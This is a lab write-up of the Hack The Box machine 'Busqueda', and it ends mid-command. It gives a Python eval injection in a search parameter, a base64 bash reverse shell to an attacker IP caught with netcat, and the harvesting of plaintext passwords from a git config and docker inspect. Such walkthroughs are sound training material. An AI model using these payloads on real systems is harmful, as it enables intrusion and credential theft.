Busqueda_writeup

Key

- Using fuzzing to find problem with application and achieve command injection
- Finding password in git configuration file with password reuse
- Sudo rights abuse with source code review

From outsider to shell

- We first run nmap

```
sudo nmap 10.10.11.208 -sC -sV -oA nmap/busqueda
```

```
└──╼ [★]$ sudo nmap 10.10.11.208 -sC -sV -oA nmap/busqueda
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 21:02 AEST
Nmap scan report for 10.10.11.208
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

-> We add search.htb to our host file.

-> We examine the header of the file (as we got different host header above for ip address and searcher.htb)


```
curl -v -s 10.10.11.208 1>/dev/null

curl -v -s searcher.htb 1>/dev/null
```

```
└──╼ [★]$ curl -v -s 10.10.11.208 1>/dev/null
*   Trying 10.10.11.208:80...
* Connected to 10.10.11.208 (10.10.11.208) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.11.208
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Wed, 17 Jul 2024 11:09:39 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Location: http://searcher.htb/
< Content-Length: 282
< Content-Type: text/html; charset=iso-8859-1
<
{ [282 bytes data]
* Connection #0 to host 10.10.11.208 left intact
```

```
└──╼ [★]$ curl -v -s searcher.htb 1>/dev/null
*   Trying 10.10.11.208:80...
* Connected to searcher.htb (10.10.11.208) port 80 (#0)
> GET / HTTP/1.1
> Host: searcher.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 17 Jul 2024 11:10:41 GMT
< Server: Werkzeug/2.1.2 Python/3.10.6
< Content-Type: text/html; charset=utf-8
< Content-Length: 13519
< Vary: Accept-Encoding
<
{ [6450 bytes data]
* Connection #0 to host searcher.htb left intact
```


-> Different server.

-> We go to the website and play with it:



https://www.google.com/search?q=cyber%20security

-> We now open burpsuite, intercept the response save it



-> We also prepare the file for fuzzing

```
1 POST /search HTTP/1.1$
2 Host: searcher.htb$
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8$
5 Accept-Language: en-US,en;q=0.5$
6 Accept-Encoding: gzip, deflate, br$
7 Referer: http://searcher.htb/$
8 Content-Type: application/x-www-form-urlencoded$
9 Content-Length: 34$
10 Origin: http://searcher.htb$
11 DNT: 1$
12 Connection: close$
13 Upgrade-Insecure-Requests: 1$
14 $
15 engine=Google&query=securityFUZZ$
```

-> We now run ffuf

```
ffuf -request search.req -request-proto http -w
/opt/SecLists/Fuzzing/special-chars.txt
```

```
)                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
$                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
"                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
/                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
^                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
`                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
>                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2464ms]
{                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2545ms]
%                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2545ms]
'                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2581ms]
:                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
?                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
-                       [Status: 200, Size: 41, Words: 1, Lines: 1, Duration: 2594ms]
=                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2594ms]
;                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
.                       [Status: 200, Size: 41, Words: 1, Lines: 1, Duration: 2581ms]
|                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
]                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
,                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
<                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
[                       [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2613ms]
\                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2614ms]
:: Progress: [32/32] :: Job [1/1] :: 25 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

-> We now look for match size of 0 (which means we are causing problem to the application)

```
ffuf -request search.req -request-proto http -w
/opt/SecLists/Fuzzing/special-chars.txt -ms 0
```

```
\                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2487ms]
'                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2487ms]
:: Progress: [32/32] :: Job [1/1] :: 41 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

-> We now test for some code injection (e.g. eval statement in python)

Request (Pretty | Raw | Hex | GraphQL)

```
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://searcher.htb/
8 Content-Type:
  application/x-www-form-urlencoded
9 Content-Length: 39
10 Origin: http://searcher.htb
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 engine=Google&query=
  security')%20%23%20
```

Response (Pretty | Raw | Hex | Render)

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jul 2024 11:26:23 GMT
3 Server: Werkzeug/2.1.2 Python/3.10.6
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 40
6 Connection: close
7
8 https://www.google.com/search?q=securi
  ty
```

-> Testing if we can append strings with append statements

Request (Pretty | Raw | Hex | GraphQL)

```
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://searcher.htb/
8 Content-Type:
  application/x-www-form-urlencoded
9 Content-Length: 48
10 Origin: http://searcher.htb
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 engine=Google&query=
  security')%2b'test'%20%23%20
```

Response (Pretty | Raw | Hex | Render)

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jul 2024 11:27:56 GMT
3 Server: Werkzeug/2.1.2 Python/3.10.6
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 44
6 Connection: close
7
8 https://www.google.com/search?q=securi
  tytest
```

-> We have obtained string concatenation.

-> Let's try execute some print statement

```
Request
Pretty  Raw  Hex  GraphQL
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://searcher.htb/
8 Content-Type:
  application/x-www-form-urlencoded
9 Content-Length: 55
0 Origin: http://searcher.htb
1 DNT: 1
2 Connection: close
3 Upgrade-Insecure-Requests: 1
4
5 engine=Google&query=
  security')%2bprint('test')%20%23%20
```

```
Response
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jul 2024 11:29:38 GMT
3 Server: Werkzeug/2.1.2 Python/3.10.6
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 4
6 Connection: close
7
8 test
```

-> Testing os system code execution

```
Request
Pretty  Raw  Hex  GraphQL
7 Referer: http://searcher.htb/
8 Content-Type:
  application/x-www-form-urlencoded
9 Content-Length: 71
10 Origin: http://searcher.htb
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 engine=Google&query=
   security')%2b__import__('os').system('
   id')%20%23%20
```

```
Response
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jul 2024 11:31:05 GMT
3 Server: Werkzeug/2.1.2 Python/3.10.6
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 44
6 Connection: close
7
8 uid=1000(svc) gid=1000(svc)
  groups=1000(svc)
```

-> Creating a reverse shell to be used

```
echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'" | base64
```

```
└──╼ [★]$ echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85MDAxIDA+JjEn
```

-> Removing bad characters

```
echo -n "bash -c ' bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'  " |
base64
```

```
┌──[]─[eric@parrot]─[~/Desktop/htb]
└──╼ [★]$ echo -n "bash -c ' bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'  " | base64
YmFzaCAtYyAnIGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYvOTAwMSAwPiYxJyAg
```

```
YmFzaCAtYyAnIGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYvOTAwMSAwPiYxJyAg
```

-> Now running the payload in burp

```
Send  Cancel

Request                                                    Response
Pretty  Raw  Hex  GraphQL                                  \n
 9 Content-Length: 71
10 Origin: http://searcher.htb
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 engine=Google&query=
   security')%2b__import__('os').system('
   echo -n
   YmFzaCAtYyAnIGJhc2ggLWkgPiYgL2Rldi90Y3
   AvMTAuMTAuMTYuMTYvOTAwMSAwPiYxJyAg |
   base64 -d | bash')%20%23%20
```

-> And we get our shell

```
└──╼ [★]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.208] 42330
bash: cannot set terminal process group (1651): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
```

From shell to root shell

-> We now upgrade our shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'

[CTRL + Z]

stty raw -echo; fg

reset
screen
```

```
svc@busqueda:/var/www/app$ ^C
svc@busqueda:/var/www/app$ ^C
svc@busqueda:/var/www/app$
```

-> We look at applications running on the ports:

```
ss -lntp
```

```
svc@busqueda:/var/www$ ss -lntp
State      Recv-Q     Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN     0          128              127.0.0.1:5000             0.0.0.0:*        users:(("python3",pid=1651,fd=6),("p
n3",pid=1651,fd=4))
LISTEN     0          4096             127.0.0.1:38889            0.0.0.0:*
LISTEN     0          4096             127.0.0.1:3306             0.0.0.0:*
LISTEN     0          4096         127.0.0.53%lo:53               0.0.0.0:*
LISTEN     0          128                0.0.0.0:22               0.0.0.0:*
LISTEN     0          4096             127.0.0.1:3000             0.0.0.0:*
LISTEN     0          4096             127.0.0.1:222              0.0.0.0:*
LISTEN     0          511                    *:80                     *:*
LISTEN     0          128                  [::]:22                  [::]:*
```

-> We see we (svc) is running on the app on port 5000 while lots of other applications are open

-> We now look at the sites enabled at the apache web server

```
cd /etc/apache2/sites-enabled

cat 000-default.config
```


```
svc@busqueda:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```


```
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

-> We discovered an extra vhost on port 3000 gitea.

-> We'll add it to our host file.

-> We go to the vhost and we see that it is a git service, but we are lacking in credential here





-> Looking at the config file in .git we see cody password:

```
svc@busqueda:/var/www/app/.git$ cat config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
	remote = origin
	merge = refs/heads/main
```

```
cody:jh1usoih2bkjaspwe92
```

-> We check that the svc user can also execute this password and it can!

```
sudo -l
```

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

-> Trying to execute the script we see the following

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py test

sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

```
<usr/bin/python3 /opt/scripts/system-checkup.py test
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps      : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup   : Run a full system checkup

<in/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS
                                NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   18 months ago   Up 24 hours   127.0.0.1:3000->3
000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   18 months ago   Up 24 hours   127.0.0.1:3306->3
306/tcp, 33060/tcp               mysql_db
```

-> Let's look at the config for gitea with docker inspect

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --
'{{json .Config}}' 9608
```

```
<checkup.py docker-inspect --'{{json .Config}}' 9608
--{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStder
r":false,"ExposedPorts":{"22/tcp":{},"3000/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["
USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__database__HOST=db:3306","GITEA__databa
se__NAME=gitea","GITEA__database__USER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local/s
bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","USER=git","GITEA_CUSTOM=/data/gitea"],"Cmd":["/bin/s6-svs
can","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data":{},"/etc/localtime":{},"/etc/timezone":{}},"
WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash
":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.container-number":"
1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.con
fig_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.
compose.service":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.ope
ncontainers.image.created":"2022-11-24T13:22:00Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f55
06b042a3d9a1442c73d","org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git","org.opencont
ainers.image.url":"https://github.com/go-gitea/gitea"}}
```

-> We try to format is with jq

```
echo -n
'{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":fals
e,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"22/tcp":
{},"3000/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":
["USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__
database__HOST=db:3306","GITEA__database__NAME=gitea","GITEA__database__
USER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local
/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","USER=git","GITEA_CU
STOM=/data/gitea"],"Cmd":["/bin/s6-
svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data":
{},"/etc/localtime":{},"/etc/timezone":{}},"WorkingDir":"","Entrypoint":
["/usr/bin/entrypoint"],"OnBuild":null,"Labels":
{"com.docker.compose.config-
hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515"
,"com.docker.compose.container-
number":"1","com.docker.compose.oneoff":"False","com.docker.compose.proj
ect":"docker","com.docker.compose.project.config_files":"docker-
compose.yml","com.docker.compose.project.working_dir":"/root/scripts/doc
ker","com.docker.compose.service":"server","com.docker.compose.version":
"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.c
reated":"2022-11-
24T13:22:00Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f55
06b042a3d9a1442c73d","org.opencontainers.image.source":"https://github.c
om/go-
gitea/gitea.git","org.opencontainers.image.url":"https://github.com/go-
```


```
gitea/gitea"}}
' | jq .
```

